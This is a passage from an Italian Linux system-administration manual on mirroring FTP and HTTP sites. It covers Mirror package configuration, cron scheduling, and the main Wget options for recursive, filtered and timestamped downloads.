# Il pacchetto «defaults» permette di definire una configurazione
# predefinita diversa da quella normale del programma mirror.

package=defaults
        local_dir=/home/ftp/pub/
        dir_mode=0755
        file_mode=0444
        user=0
        group=0
        do_deletes=true
        max_delete_files=50%
        max_delete_dirs=50%
```

Per prima cosa si osserva che i commenti sono prefissati dal simbolo '**`#`**' e che le righe vuote non vengono prese in considerazione.

Le direttive di questo file sono rappresentate da semplici assegnamenti di variabili, nella forma '***nome*`=`*valore***'. Tutto ciò che appare dopo il segno di uguaglianza viene «inserito» nella variabile indicata alla sinistra. Non si usano delimitatori, per cui, se si lasciano spazi dopo il simbolo di uguaglianza, questi vengono inseriti, tali e quali. Sono ammissibili anche assegnamenti nella forma '***nome*`+`*valore***', in tal caso, ciò che appare alla destra del segno '**`+`**' viene aggiunto al contenuto della variabile.

Se esiste la necessità di spezzare una direttiva per riprenderla nella riga successiva, si può usare il simbolo e-commerciale ('**`&`**') alla fine della riga che poi deve essere ripresa. La riga successiva viene attaccata a quella precedente eliminando gli spazi anteriori (in tal modo si possono incolonnare i dati senza inconvenienti).

Gli elenchi di direttive sono raggruppati in «pacchetti» in cui la prima direttiva è sempre '**`package=`**...'. Nell'esempio questa direttiva viene mostrata allineata diversamente dalle altre, proprio per fare risaltare visivamente il suo ruolo importante.

Variabile	Descrizione
`package`	La direttiva '**`package`**' apre un gruppo che rappresenta un pacchetto. Il file di configurazione dovrebbe contenere almeno il pacchetto '**`defaults`**', evidenziato dalla direttiva corrispondente '**`package=defaults`**'. Il valore assegnato a questa variabile deve essere un nome unico (senza spazi).

Variabile	Descrizione
`site`	Il nome o l'indirizzo IP del nodo del quale si fa la riproduzione speculare.
`remote_dir`	Rappresenta la directory FTP remota, di cui si vuole fare la riproduzione speculare.
`local_dir`	La directory locale a partire dalla quale inizia la riproduzione speculare dei dati in questione.
`remote_user`	Permette di definire il nome dell'utente da utilizzare per la connessione FTP. Se non viene definito, si intende implicitamente che si tratti di '**`anonymous`**'.
`remote_password`	Permette di definire la parola d'ordine che dovesse essere necessaria per accedere al servizio FTP remoto. Se non si specifica, viene utilizzata quella convenzionale per l'accesso anonimo: ***utente*@*nodo***.
`do_deletes`	Permette di definire se si intende che il programma cancelli i file locali quando non ci sono più nel punto di origine. Se non viene specificato, il valore predefinito è '**`false`**', che disattiva questa possibilità.
`max_delete_files`	Permette di indicare il numero massimo di file che possono essere cancellati, o in alternativa la percentuale se dopo il numero segue il simbolo '**`%`**'. In pratica, se nel nodo remoto, per quanto riguarda ciò di cui si fa la riproduzione speculare, sono stati eliminati più file di quelli specificati con questa variabile, tali file non vengono cancellati e si ottiene solo una segnalazione di errore. Questo permette di evitare che il contenuto della riproduzione speculare venga cancellato quando l'origine viene spostata per qualche motivo, o semplicemente eliminata del tutto. Il valore predefinito è '**`10%`**', per motivi di sicurezza.
`max_delete_dirs`	Permette di indicare il numero massimo di directory che possono essere eliminate automaticamente a seguito di variazioni nell'origine. Si comporta nello stesso modo della variabile '**`max_delete_files`**'; anche in questo caso il valore predefinito è '**`10%`**'.
`update_log`	Questa variabile serve a definire il percorso di un file da utilizzare per annotare le operazioni svolte. Se il file esiste, le notizie vengono aggiunte a questo. Se non si indica un percorso assoluto, si intende un percorso relativo alla directory definita attraverso la variabile '**`local_dir`**'.
`user`	Permette di definire il nome o il numero UID dell'utente a cui attribuire la proprietà dei file e delle directory che vengono create. Se non viene specificato, viene usato l'utente che è proprietario del processo, ovvero colui che ha avviato Mirror. Se viene specificato qualcosa, è anche necessario che Mirror sia stato avviato con i privilegi dell'utente '**`root`**', altrimenti è impossibile cambiare la proprietà dei file e delle directory.
`group`	Permette di definire il nome o il numero GID del gruppo a cui attribuire la proprietà dei file e delle directory che vengono create.
`file_mode`	Permette di definire la modalità dei permessi attribuiti ai file creati localmente. Il valore predefinito è 0444_8, corrispondente ai soli permessi di lettura per tutti i tipi di utenti.

Variabile	Descrizione
`dir_mode`	Permette di definire la modalità dei permessi attribuiti alle directory create localmente. Il valore predefinito è 0755_8, corrispondente ai permessi di lettura e attraversamento per tutti, aggiungendo il permesso di scrittura per l'utente proprietario (diversamente, Mirror stesso non avrebbe modo di modificarne il contenuto).

Mirror è altamente configurabile e quanto qui riportato è solo una piccola parte delle variabili su cui si potrebbe intervenire. Per conoscere le altre caratteristiche si può consultare la pagina di manuale *mirror(1)*

Segue la descrizione di alcuni esempi di configurazione.

```
package=prova
        site=localhost
        remote_dir=/pub/
        local_dir=/tmp/prova/
        do_deletes=true
        max_delete_files=100%
        max_delete_dirs=100%
        update_log=/tmp/prova.log
```

L'esempio mostra un «pacchetto» definito solo per provare a eseguire la riproduzione speculare di quanto disponibile a partire da '`ftp://localhost/pub/`', collocandolo nella directory '`/tmp/prova/`'. Se la directory di destinazione non esiste, questa viene creata.

Inoltre: è concessa la cancellazione dei file che non si trovano più nell'origine; la cancellazione è concessa fino al massimo del 100 %, sia per i file che per le directory; il file utilizzato per registrare le operazioni è '`/tmp/prova.log`'.

Per eseguire la riproduzione speculare nel modo specificato dal pacchetto '**`prova`**' si può utilizzare il comando seguente:

`mirror -pprova` [*Invio*]

```
package=ildp
        site=ftp.pluto.linux.it
        remote_dir=/pub/pluto/ildp/
        local_dir=/home/ftp/mirror/pluto/ildp/
        do_deletes=true
        max_delete_files=50%
        max_delete_dirs=50%
        update_log=/var/log/mirror.log
```

L'esempio appena mostrato è più verosimile e rappresenta la configurazione adatta a ottenere la riproduzione speculare di ILDP. In questo caso, si suppone che la directory di destinazione corretta nel proprio sistema sia '`/home/ftp/mirror/pluto/ildp/`'.

350.4.3 Riproduzione speculare di un'area HTTP

Finora è stata descritta la riproduzione speculare di un'area FTP attraverso l'applicativo Mirror, realizzato in Perl. Per utilizzare questo programma allo scopo di ottenere la riproduzione speculare di un servizio HTTP occorre qualche trucco per aggirare l'ostacolo.

Evidentemente bisogna fare in modo che si possa accedere al servizio anche attraverso FTP (di solito come un utente normale, eventualmente con dei privilegi ridotti come accade per il tipo '**`guest`**' di WU-FTP). Se si vuole consentire l'accesso in qualità di utente normale, nel nodo di origine, a cui si deve poter accedere per ottenere le varie riproduzioni speculari distribuite, occorre creare un utente apposito, la cui directory personale corrisponda all'inizio della gerarchia del servizio HTTP. Dal momento che questo utente non deve fare uso di una shell, è opportuno abbinargli il programma '**`false`**' al suo posto, avendo cura di includere tale programma tra le shell ammissibili nel file '`/etc/shells`' (altrimenti il servente FTP potrebbe rifiutarsi di accettare l'accesso con quel nominativo).

```
www:fq2243K5oN46M:33:33:Servizio HTTP:/home/httpd/html:/bin/false
```

L'esempio mostra una riga ipotetica del file '`/etc/passwd`' in cui si dichiara l'utente '**`www`**' necessario a permettere l'accesso all'area HTTP attraverso il protocollo FTP. Se si tenta di accedere in modo normale, non si riesce a ottenere una shell perché viene attivato al suo posto il programma '**`false`**' che termina subito l'esecuzione, impedendo l'accesso.

È bene chiarire che la proprietà dei file contenuti nella gerarchia da cui si diramano i documenti HTML deve essere di un utente e di un gruppo diverso dall'ipotetico '**`www`**', altrimenti si rischierebbe di consentire agli utenti FTP a cui si comunica la parola d'ordine di alterarne il contenuto.

L'esempio seguente mostra la configurazione necessaria a definire la riproduzione speculare di *Appunti di informatica libera* in HTML, quando qualche tempo fa la sua origine era presso il servente *`linux.calion.com`*. In base a questo esempio, è necessario accedere come utente '**`www`**' usando la parola d'ordine '**`xxx`**'.

```
package=www-al
        site=linux.calion.com
        remote_dir=/AppuntiLinux/
        local_dir=/home/httpd/html/mirror/AppuntiLinux/
        remote_user=www
        remote_password=xxx
        do_deletes=true
        max_delete_files=50%
        max_delete_dirs=50%
        update_log=/var/log/mirror.log
```

350.4.4 Riproduzione speculare di servizi FTP non Unix

Il programma Mirror, per come è stato descritto, è in grado di accedere solamente a servizi FTP conformi agli standard dei sistemi Unix. Se si deve realizzare la riproduzione speculare di un servizio FTP differente, i listati che si ottengono con il comando '**ls**' ('**LIST**') sono diversi. In tal caso occorre leggere la documentazione originale di Mirror per trovare l'opzione giusta che permetta di accedere a tali FTP.

350.4.5 Attivazione automatica della procedura di allineamento

Come si può immaginare, per fare in modo che il sito speculare sia allineato regolarmente, si deve configurare il sistema Cron utilizzando gli orari più opportuni. L'esempio seguente mostra un pezzo del file crontab dell'utente '**root**' che avvia '**mirror**' per il pacchetto '**ildp**' alle 03:30 di ogni notte e per il pacchetto '**www-al**' alle 04:30 di ogni notte.

```
# mirror
30 3 * * *  /usr/sbin/mirror -pildp > /dev/null
30 4 * * *  /usr/sbin/mirror -pwww-al > /dev/null
```

Per completezza viene mostrato come si dovrebbe trasformare l'esempio nel caso si tratti del file '/etc/crontab', in cui i comandi di Cron riportano anche l'indicazione dell'utente per conto del quale devono essere avviati.

```
# mirror
30 3 * * * root /usr/sbin/mirror -pildp > /dev/null
30 4 * * * root /usr/sbin/mirror -pwww-al > /dev/null
```

350.5 Riproduzione speculare attraverso il protocollo HTTP

La creazione di una riproduzione speculare di un servizio HTTP, attraverso lo stesso protocollo HTTP, è più complicato rispetto a quando è possibile usare il protocollo FTP. Infatti, i vari serventi HTTP sono predisposti in modo da nascondere quanto contenuto effettivamente nelle directory, basti pensare al fatto che convenzionalmente, quando si accede a un URI che fa capo a una directory, si ottiene quasi sempre il file 'index.html'.

Per poter realizzare una riproduzione speculare in queste condizioni, occorre che il programma che si utilizza sia in grado di seguire i vari riferimenti ipertestuali contenuti nelle pagine HTML, a partire da quella dell'indice.

Il primo effetto collaterale di questo meccanismo sta nel fatto che poi si pongono dei problemi quando questi riferimenti si muovono all'indietro, in directory precedenti al punto scelto come partenza, oppure, peggio, si rivolgono a nodi differenti (reali o virtuali che siano).

Quando si incontrano dei riferimenti assoluti, contenenti un URI completo dell'informazione del nodo, si aggiunge la necessità di verificare se si tratta dello stesso nodo (e quindi si possono modificare convenientemente) oppure se si tratta di un nodo differente.

Eventualmente, un programma del genere potrebbe prendersi cura di tentare di verificare la corrispondenza del nome contenuto nell'URI con quello dell'origine da cui si prelevano le informazioni, ma in tal caso, occorre tenere conto anche dei possibili alias che un nodo potrebbe avere nella rete.[3]

350.6 Wget

Il programma Wget [4] è in grado di prelevare file utilizzando sia il protocollo HTTP, sia FTP. La sua caratteristica più importante è la capacità di operare sullo sfondo, senza bisogno di un terminale attivo. In questo senso, è anche insensibile al segnale '**`SIGHUP`**'.[5]

Wget è predisposto normalmente per il prelievo di un file singolo; in questo senso, quando si utilizza il protocollo FTP per indicare un URI che fa riferimento a una directory, quello che si ottiene è un file HTML contenente l'indice di quella directory. La stessa cosa vale per il protocollo HTTP quando si fa riferimento a una directory per la quale il servente fornisce l'elenco del contenuto.

A seconda del fatto che si usi Wget per prelevare materiale attraverso il protocollo HTTP o FTP, il suo comportamento può essere differente; in particolare, quando si utilizza l'FTP, è possibile l'indicazione di caratteri jolly per fare riferimento a un gruppo di file.

La scansione ricorsiva deve essere richiesta in modo esplicito attraverso le opzioni o la configurazione, ma mentre nel caso dell'FTP si tratta di un processo abbastanza intuitivo attraverso cui si discendono le varie directory, quando si utilizza il protocollo HTTP significa seguire i riferimenti ipertestuali che si incontrano.

Quando si utilizza Wget per replicare un'area FTP particolare, la differenza fondamentale tra questo e il programma Mirror, sta nel fatto che Wget non è predisposto per eliminare i file che nell'origine sono stati rimossi.

350.6.1 Forma dell'URI

Per raggiungere gli oggetti che si vogliono scaricare si utilizzano degli URI, la cui forma può essere espressa dalle sintassi seguenti.

`http://`***nodo*** [`:`***porta***] `/` [***percorso***]

`ftp://`***nodo*** [`:`***porta***] `/` [***percorso***]

`http://`***utente*** [`:`***parola_d'ordine***] `@`***nodo*** [`:`***porta***] `/` [***percorso***]

`ftp://`***utente*** [`:`***parola_d'ordine***] `@`***nodo*** `/` [***percorso***]

Generalmente, con il protocollo HTTP, l'indicazione di un utente e di una parola d'ordine non è richiesta e di conseguenza si salta. Nel caso del protocollo FTP è invece obbligatoria l'identificazione: quando queste informazioni non vengono fornite, né nell'URI, né nelle opzioni e nemmeno nei file di configurazione, si utilizza il noto utente anonimo ('**`ftp`**').

Come accennato, l'utente e la parola d'ordine possono essere forniti attraverso opzioni della riga di comando o direttive dei file di configurazione. A questo proposito, è importante osservare che si gestiscono due coppie diverse di nominativo-utente e parola d'ordine: una per il protocollo FTP e una per HTTP.

L'indicazione della parola d'ordine nella stessa riga di comando (nell'URI o nelle opzioni) è pericolosa perché risulta visibile nell'elenco dei processi in esecuzione.

350.6.2 File di configurazione

Wget può essere configurato attraverso due file di configurazione: '`/etc/wgetrc`' e '`~/.wgetrc`'. Il primo rappresenta la configurazione dell'intero sistema e potrebbe essere collocato anche in altre posizioni del file system, a seconda della particolare distribuzione GNU che si utilizza; il secondo è il file di configurazione personalizzato. Le direttive contenute nel file di configurazione personale prendono il sopravvento su quelle della configurazione globale di sistema.

In ultima analisi, le opzioni della riga di comando prendono il sopravvento sulla configurazione.

Il contenuto di questi due file di configurazione segue le stesse regole sintattiche. I commenti sono preceduti dal simbolo '**`#`**' e così sono ignorate anche le righe bianche. Le direttive vengono espresse in forma di assegnamento di variabile, come indicato di seguito:

nome = ***valore***

Per la precisione si distingue tra direttive che si riferiscono a modalità di funzionamento che possono essere attivate o disattivate, a cui si assegnano le parole chiave '**`on`**' oppure '**`off`**', da quelle a cui deve essere assegnata una stringa contenente una qualche informazione. In particolare, in questo ultimo caso, se si indica una direttiva in cui non si assegna alcun valore, si intende azzerare implicitamente quanto definito precedentemente per quella funzione di Wget (lo stesso ragionamento vale naturalmente anche per le opzioni della riga di comando).

350.6.3 Utilizzo del programma

`wget` [***opzioni***] ***uri***...

Wget si materializza in pratica nell'eseguibile '**`wget`**'. Come si può vedere dalla sintassi, l'uso di questo programma può essere molto semplice. È necessaria l'indicazione di almeno un URI e in mancanza di altri dati si intende ottenere solo la copia dell'oggetto a cui fa riferimento l'URI stesso (se si tratta di una directory di un FTP, si ottiene solo l'indice del contenuto).

La cosa più importante e delicata che può essere regolata attraverso le opzioni è la scansione ricorsiva del punto di origine, soprattutto quando l'URI di partenza fa riferimento al protocollo HTTP.

'**wget**' è esente da segnali '**SIGHUP**' e per questo è adatto particolarmente all'uso sullo sfondo (*background*), ma in tal caso è sempre meglio utilizzare '**nohup**' per sicurezza, perché alcune shell provvedono a eliminare i processi loro discendenti quando loro stesse terminano di funzionare.

La sintassi indicata è solo una semplificazione; in realtà, l'URI, pur essendo un'informazione necessaria, potrebbe essere fornito attraverso un file locale contenente uno o più riferimenti da scandire.

Nell'elenco seguente vengono elencate alcune opzioni elementari, assieme alle direttive corrispondenti dei file di configurazione.

Opzione o direttiva	Descrizione
`-o` ***file*** `--output-file=`***file***	Durante il suo funzionamento, vengono generati dei messaggi che normalmente sono emessi attraverso lo standard output. Per evitare che ciò avvenga si può utilizzare questa opzione in modo da creare il file indicato, mettendoci dentro tali messaggi. Se questo file dovesse esistere già, verrebbe cancellato.
`-a` ***file*** `--append-output=`***file***	Invia nel file indicato i messaggi che altrimenti sarebbero destinati allo standard output, come con l'opzione '**-o**', con la differenza che i dati vengono aggiunti al file, se questo esiste già.

`-v`
`--verbose`
`verbose = on`
	Attiva la modalità dettagliata in cui tutte le informazioni vengono emesse. A meno che il programma sia stato compilato in modo particolare, si tratta sempre della modalità predefinita.

`-nv` `verbose = off`	Questa opzione, permette di disattivare la modalità dettagliata, facendo in modo che siano generati solo i messaggi essenziali.

`-r`
`--recursive`
`recursive = on`
	Questa opzione permette di eseguire una scansione ricorsiva.

`-l` ***n_livelli*** `--level=`***n_livelli*** `reclevel =` ***n_livelli***	Specifica la profondità massima di ricorsione. Questa indicazione è fondamentale quando si vuole riprodurre un URI di tipo HTTP, perché i riferimenti possono andare in ogni direzione. Il valore predefinito è di cinque livelli.

`-nc`
`--no-clobber`
`noclobber = on`
	In condizioni normali, quando si esegue una scansione ricorsiva allo scopo di prelevare una copia di un URI remoto, i file che dovessero essere già presenti nel sistema locale, verrebbero sovrascritti. Utilizzando questa opzione, si evita la sovrascrittura, ma soprattutto si evita che questi vengano caricati dal nodo remoto. Se si tratta di file HTML, cioè file da cui si può partire per un livello di ricorsione successivo, questi vengono semplicemente letti dal sistema locale.
	In tal modo, questa opzione è importante per riprendere lo scarico di un URI remoto che in precedenza è stato interrotto.

Opzione o direttiva	Descrizione
`-t` ***n_tentativi*** `--tries=`***n_tentativi*** `tries =` ***n_tentativi***	Permette di definire un numero di tentativi per accedere alla risorsa. Se si utilizza il numero zero, o la parola chiave '**`inf`**', si intende fare in modo che '**`wget`**' tenti all'infinito.
`-P` ***directory_locale*** `--directory-prefix=`***directory_locale*** `dir_prefix =` ***directory_locale***	Permette di definire una posizione diversa dalla directory corrente per lo scarico dei file dall'URI remoto.

Gli esempi seguenti partono dal presupposto che non sia stato predisposto alcun file di configurazione, per cui tutto quanto è descritto dalla riga di comando.

- `$` **`wget "http://dinkel.brot.dg/listino.html"`** [*Invio*]

  Preleva il file '`listino.html`' dall'URI '`http://dinkel.brot.dg/listino.html`', salvandolo nella directory corrente.

- `$` **`wget "ftp://dinkel.brot.dg/pub/listino.html"`** [*Invio*]

  Preleva il file '`listino.html`' dall'URI '`ftp://dinkel.brot.dg/pub/listino.html`', salvandolo nella directory corrente.

- `$` **`wget "http://dinkel.brot.dg/"`** [*Invio*]

  Genera il file '`index.html`' nella directory corrente, contenente quanto restituito dall'URI '`http://dinkel.brot.dg/`' (potrebbe trattarsi effettivamente dell'elenco del contenuto oppure di una pagina di ingresso).

- `$` **`wget "ftp://dinkel.brot.dg/"`** [*Invio*]

  Genera il file '`index.html`' nella directory corrente, contenente l'elenco del contenuto dell'URI '`ftp://dinkel.brot.dg/`'.

- `$` **`wget -r "ftp://dinkel.brot.dg/pub/progetto/"`** [*Invio*]

  Riproduce l'URI '`ftp://dinkel.brot.dg/pub/progetto/`' con tutto il contenuto della directory specificata e di quelle successive fino al massimo numero di livelli predefinito (cinque), generando il percorso '`./dinkel.brot.dg/pub/progetto/`...' nella directory corrente.

- `$` **`wget -r -l inf "ftp://dinkel.brot.dg/pub/progetto/"`** [*Invio*]

  Come nell'esempio precedente, ma viene riprodotto tutto il ramo '`progetto/`', senza limiti di livelli di ricorsione. Infatti, trattandosi di un URI FTP, non si pongono problemi a questo tipo di scelta, dal momento che la struttura ha un termine.

- `$` **`wget -r -l inf -nc "ftp://dinkel.brot.dg/pub/progetto/"`** [*Invio*]

  Come nell'esempio precedente, con la differenza che, se parte dei file contenuti nell'URI remoto sono già presenti localmente, questi non vengono prelevati effettivamente.

- $ **nohup wget -r -l inf -nc -o ~/mio_log "ftp://dinkel.brot.dg/pub/progetto/" &** [*Invio*]

  Come nell'esempio precedente, con la differenza che il processo viene messo sullo sfondo (*background*) e viene controllato da '**nohup**', in modo da garantire che non sia interrotto quando la shell termina di funzionare. Inoltre viene generato il file '`~/mio_log`' con i messaggi emessi.

- $ **wget -r "http://dinkel.brot.dg/progetto/"** [*Invio*]

  Riproduce l'URI '`http://dinkel.brot.dg/progetto/`' con tutto il contenuto, in base ai riferimenti che vengono incontrati, fino al massimo numero di livelli predefinito (cinque), generando il percorso '`./dinkel.brot.dg/progetto/...`' nella directory corrente.

- $ **wget -r -nc "http://dinkel.brot.dg/progetto/"** [*Invio*]

  Come nell'esempio precedente, ma i file già esistenti non vengono prelevati nuovamente e di conseguenza non vengono sovrascritti.

350.6.4 Scansione a partire da un file locale

'**wget**' permette di non indicare alcun URI nella riga di comando, utilizzando al suo posto l'inclusione di un file locale. Questa modalità viene utilizzata normalmente in modo congiunto a quella ricorsiva, ottenendo la scansione di tutti gli indirizzi URI contenuti nel file.

Il file può essere in formato HTML (è la cosa migliore) e in tal caso vengono seguiti i riferimenti ipertestuali, altrimenti può andare bene anche un file di testo contenente un elenco di indirizzi puri e semplici. Il problema si pone semmai quando il file indicato è in HTML, ma incompleto; in questo caso occorre specificare con un'opzione apposita che deve essere interpretato come HTML.

Gli indirizzi URI dovrebbero essere assoluti; se non lo sono, si può utilizzare un'opzione apposita per indicare l'URI di partenza, oppure, se si tratta di un file HTML, si può aggiungere un elemento speciale:

```
<base href="uri">
```

Tuttavia, è bene tenere presente che si tratta di un elemento non previsto nel DTD dell'HTML, quindi va usato solo in questa circostanza.

Opzione o direttiva	Descrizione
`-i` *file* `--input-file=`*file* `input = ` *file*	Permette di indicare il file (HTML o un semplice elenco di URI) da utilizzare come punto di partenza per una scansione ricorsiva.

`-F`
`--force-html`
`force_html = on`
	Richiede di interpretare il file indicato come HTML.

Opzione o direttiva	Descrizione
`--base=`***uri*** `base = `***uri***	Specifica esplicitamente un URI di partenza per i riferimenti relativi contenuti nel file.

Segue la descrizione di alcuni esempi.

- `$` **`wget -r -i elenco.html`** [*Invio*]

  Scandisce tutti i riferimenti che trova nel file '`elenco.html`'.

- `$` **`wget -r -i elenco --force-html`** [*Invio*]

  Come nell'esempio precedente, con la differenza che il file '`elenco`' non viene riconosciuto automaticamente come HTML, per cui è stata aggiunta l'opzione '**`--force-html`**'.

- `$` **`wget -r -i elenco --base="http://dinkel.brot.dg/"`** [*Invio*]

  Viene scandito il file '`elenco`' (il tipo di questo viene determinato in modo automatico), ma in più viene specificato che gli indirizzi relativi hanno il prefisso '`http://dinkel.brot.dg/`'.

350.6.5 Scansione ricorsiva

La scansione ricorsiva di un URI è ciò che genera i problemi maggiori nella gestione di Wget, cosa che dovrebbe essere già stata compresa dall'esposizione delle sezioni precedenti. La scansione ricorsiva di un URI di tipo FTP è abbastanza intuitiva, dal momento che si riferisce a un ramo di directory, mentre quando si tratta di un URI di tipo HTTP, questa ricorsione si basa sui riferimenti '**`HREF`**' e '**`SRC`**'; quando poi il file scaricato è di tipo '**`text/html`**', questo viene scandito alla ricerca di altri riferimenti da seguire.

Soprattutto quando si opera con il protocollo HTTP, è importante porre un limite alla ricorsione, dal momento che i riferimenti possono articolarsi in modi imprevedibili. Il numero massimo predefinito di livelli di ricorsione è di cinque.

A causa delle particolarità del protocollo HTTP, può essere conveniente limitare la scansione ricorsiva ai riferimenti relativi, oppure a quelli di un dominio particolare.

Quando la scansione ricorsiva è normale, cioè non si limita ai soli riferimenti relativi, si pone il problema di trattare convenientemente i riferimenti ipertestuali assoluti che puntano allo stesso nodo in cui si trovano. Infatti, può accadere che due nomi si riferiscano allo stesso nodo; in tal caso non ha senso sdoppiare i percorsi, anche perché si rischierebbe di duplicare lo scarico di alcuni file. Per risolvere questo problema, Wget interpella il sistema DNS in modo da verificare se si tratta della stessa macchina o meno.

La vera difficoltà nasce quando il servente HTTP distingue tra nodi virtuali differenti, a cui corrisponde però lo stesso indirizzo IP, in base all'uso di un diverso alias per raggiungere lo stesso elaboratore. In tal caso, occorre informare Wget di ignorare il sistema DNS e limitarsi al confronto letterale dei nomi dei nodi.

Opzione o direttiva	Descrizione

`-L`
 	
`--relative`
 	
`relative_only = on`
	Fa in modo di seguire solo i riferimenti relativi, escludendo quindi qualunque URI completo dell'indicazione del nodo.

`-np`
 	
`--no-parent`
 	
`no_parent = on`
	Permette di evitare che siano attraversate directory precedenti a quella dell'URI di partenza.

`-X` ***elenco_directory*** `--exclude` ***elenco_directory*** `exclude_directories =` ↩ ↪***elenco_directory***	Permette di escludere un elenco di directory dalla scansione ricorsiva.

`-nH`
 	
`add_hostdir = off`
	Disabilita la creazione di directory locali prefissate dal nome del nodo di origine. Di solito, in presenza di una scansione ricorsiva di un URI, viene creata localmente una struttura di directory che riproduce il sistema remoto, a partire dal nome del nodo stesso.
	Questa opzione è utile solo quando si è sicuri che i riferimenti non si sviluppano all'indietro (eventualmente attraverso l'uso di opzioni opportune), come quando si opera con URI di tipo FTP.

`-nh`	Disabilita il controllo DNS; in tal modo non viene verificato se due nomi di dominio appartengono in realtà allo stesso nodo.
`-D` ***elenco_domini*** `--domains=`***elenco_domini*** `domains =` ***elenco_domini***	Permette di definire un elenco di domini accettabili. In pratica, si permette a Wget di seguire i riferimenti a nodi differenti da quello di partenza, purché appartengano ai domini elencati.

`-k`
 	
`--convert-links`
 	
`convert_links = on`
	In questo modo si ottiene di convertire i riferimenti assoluti in riferimenti relativi, limitatamente ai file scaricati effettivamente.

Segue la descrizione di alcuni esempi.

- `$` **`wget -r -L -np "http://dinkel.brot.dg/progetto/"`** [*Invio*]

  Riproduce l'URI '`http://dinkel.brot.dg/progetto/`' con tutto il contenuto, in base ai riferimenti **relativi** che vengono incontrati, escludendo quelli che si riferiscono a posizioni precedenti alla directory '`/progetto/`', fino al massimo numero di livelli predefinito (cinque), generando il percorso '`./dinkel.brot.dg/progetto/`...' nella directory corrente.

- `$` **`wget -r -L -np "http://dinkel.brot.dg/progetto/"`** ↩
  ↪ **`-X /progetto/img/,/progetto/x/`** [*Invio*]

Come nell'esempio precedente, con l'aggiunta che non vengono riprodotte le directory '/progetto/img/' e '/progetto/x/'.

- $ **wget -r -D .brot.dg "http://dinkel.brot.dg/"** [*Invio*]

  Riproduce l'URI 'http://dinkel.brot.dg/progetto/' seguendo anche i riferimenti ad alti nodi purché appartenenti al dominio *.brot.dg*.

350.6.6 Selezione dei file in base al loro nome

Quando si scandisce un URI remoto in modo ricorsivo, è possibile definire i file da scaricare in base al nome. Nel caso particolare del protocollo FTP, si possono utilizzare i noti caratteri jolly nello stesso URI, mentre con il protocollo HTTP le cose cambiano perché ci si deve sempre affidare alla scansione dei riferimenti contenuti nelle pagine HTML.

Opzione o direttiva	Descrizione
-A ***elenco_da_accettare*** --accept ***elenco_da_accettare*** accept = ***elenco_da_accettare***	In questo modo si può specificare un elenco di suffissi o di modelli espressi attraverso caratteri jolly riferiti a file che si vogliono scaricare. In pratica, si scaricano solo questi file, o meglio, gli altri che sono serviti per raggiungerli vengono rimossi successivamente.
-R ***elenco_da_escludere*** --reject ***elenco_da_escludere*** reject = ***elenco_da_escludere***	In questo modo si può specificare un elenco di suffissi o di modelli espressi attraverso caratteri jolly riferiti a file che **non** si vogliono scaricare. Tutti gli altri file vanno bene.

Segue la descrizione di alcuni esempi.

- $ **wget -r -A "*.gif,*.jpg" "http://dinkel.brot.dg/progetto/"** [*Invio*]

  Salva localmente solo i file che terminano per '.gif' e '.jpg', provenienti dall'URI 'http://dinkel.brot.dg/progetto/'.

- $ **wget -r -R "*.gif,*.jpg" "http://dinkel.brot.dg/progetto/"** [*Invio*]

  Come nell'esempio precedente, con la differenza che viene scaricato tutto fuorché i file che terminano per '.gif' e '.jpg'.

350.6.7 Identificazioni e parole d'ordine

Si è già accennato al fatto che il nome dell'utente e la parola d'ordine eventualmente necessari per accedere a determinati servizi FTP e HTTP possono essere inseriti nello stesso URI. In alternativa si possono usare delle opzioni apposite o delle direttive dei file di configurazione.

È bene ricordare che solo inserendo le parole d'ordine all'interno del file di configurazione personale si può evitare che queste siano intercettate da altri utenti del sistema che potrebbero semplicemente leggere la riga di comando utilizzata per avviare l'eseguibile '**wget**'.

Opzione o direttiva	Descrizione
`--http-user` ***utente*** `http_user =` ***utente***	Permette di definire il nominativo-utente da usare per una connessione HTTP a un particolare URI che richiede l'identificazione.
`--http-passwd` ***parola_d'ordine*** `http_passwd =` ***parola_d'ordine***	Permette di definire la parola d'ordine da usare per una connessione HTTP a un particolare URI che richiede l'identificazione.
`passwd =` ***parola_d'ordine***	Permette di definire la parola d'ordine da usare per una connessione FTP.

350.6.8 Riproduzione speculare e informazioni data-orario

Quando si vuole riprodurre un URI remoto e si vuole mantenere la copia locale allineata con quella remota, la cosa più importante da verificare è la variazione dell'informazione data-orario degli oggetti remoti. In pratica, si vuole ottenere che:

- vengano scaricati i file remoti se non sono già presenti nel sistema locale, o se la dimensione non combacia;
- vengano scaricati i file remoti se la loro data di modifica è più recente rispetto a quella dei file locali.

Opzione o direttiva	Descrizione

`-N`
`--timestamping`
`timestamping = on`
	Utilizzando una di queste opzioni o direttive seguenti, si fa in modo che venga attuato il meccanismo di aggiornamento in base alla verifica delle date, evitando così di ripetere ogni volta il prelievo di dati già esistenti localmente e presumibilmente aggiornati.

`-m`
`--mirror`
`mirror = on`
	L'opzione o la direttiva '**`mirror`**' incorpora in pratica la ricorsione infinita assieme a '**`timestamping`**' e a '**`noclobber`**'.

L'esempio seguente serve a riprodurre nella directory corrente ciò che si dirama a partire da '`http://dinkel.brot.dg/articoli/`' senza seguire riferimenti in altri nodi, né all'interno di percorsi che si articolano da posizioni precedenti gerarchicamente. In particolare vengono trasformati i riferimenti in modo che siano solo relativi (senza l'indicazione del nodo)

```
# wget --mirror --relative --no-parent ↩
↪      -nH "http://dinkel.brot.dg/articoli/" [Invio]
```

Questo esempio rappresenta l'utilizzo di Wget per ottenere la riproduzione speculare di un'area HTTP. Tuttavia, il difetto di questo approccio sta nel fatto che Wget non è in grado di verificare la scomparsa di file dall'origine, per cui non può provvedere da solo alla loro eliminazione.

350.6.9 Particolarità con gli URI di tipo FTP

Alcune opzioni e direttive dei file di configurazione sono specifiche per l'uso con il protocollo FTP.

Opzione o direttiva	Descrizione
`-c` `--continue`	Permette di riprendere il prelievo di un file (uno solo) continuando da dove l'operazione è stata interrotta precedentemente. Questa opzione può essere utilizzata anche con il protocollo HTTP, se il servente relativo è predisposto per questa funzionalità.
`--follow-ftp` `follow_ftp = on`	In questo modo si consente di seguire un riferimento a un URI di tipo FTP, quando questo è contenuto in un file HTML.

`-g {on|off}`
`--glob={on|off}`
`glob = {on|off}`
	Permette di attivare o disattivare la possibilità di utilizzare caratteri jolly. Generalmente, questa modalità è attivata in modo predefinito.

`--retr-symlinks` `retr_symlinks = on`	Attivando questa modalità si fa in modo che, in presenza di collegamenti simbolici, vengano scaricati i file a cui questi fanno riferimento, invece di ricreare semplicemente tali collegamenti localmente.

350.6.10 Funzionalità varie

